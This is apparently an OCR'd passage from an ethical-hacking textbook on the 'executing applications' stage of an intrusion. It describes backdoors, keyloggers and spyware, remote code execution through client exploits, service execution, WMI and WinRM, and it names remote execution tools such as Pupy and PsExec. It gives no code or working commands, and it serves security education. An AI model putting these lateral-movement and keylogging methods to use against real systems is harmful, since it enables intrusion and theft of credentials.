
Executing Applications

Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.



Remote Code Execution Techniques

Exploitation for Client Execution	- Unsecure coding practices in software can make it vulnerable to various attacks - Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Service Execution	- System services are programs that run and operate at the backend of an operating system - Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	- WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely - Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	- WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system - Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spear phishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spear phishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spear phishing. Emails containing links to malicious files are directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.

- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, gather information on system resources, and further execute code for maintaining access to the target system.

  Attackers abuse WMI to perform lateral movements from the compromised system. Attackers leverage this feature to elevate privileges and obtain access rights on other networked systems. WMI helps attackers gain both local and remote access through WMI remote services such as the Distributed Component Object Model (DCOM) via port 135 and Windows Remote Management (WinRM) via HTTP port 5985 and HTTPS port 5986. Using WMI, attackers can also communicate with remote systems and run malicious files to maintain persistence and move laterally.

- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Tools for Executing Applications

Dameware Remote Support


- Ninja (*https://github.com*)
- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com*)
- PsExec (*https://docs.microsoft.com*)



Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**

Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.

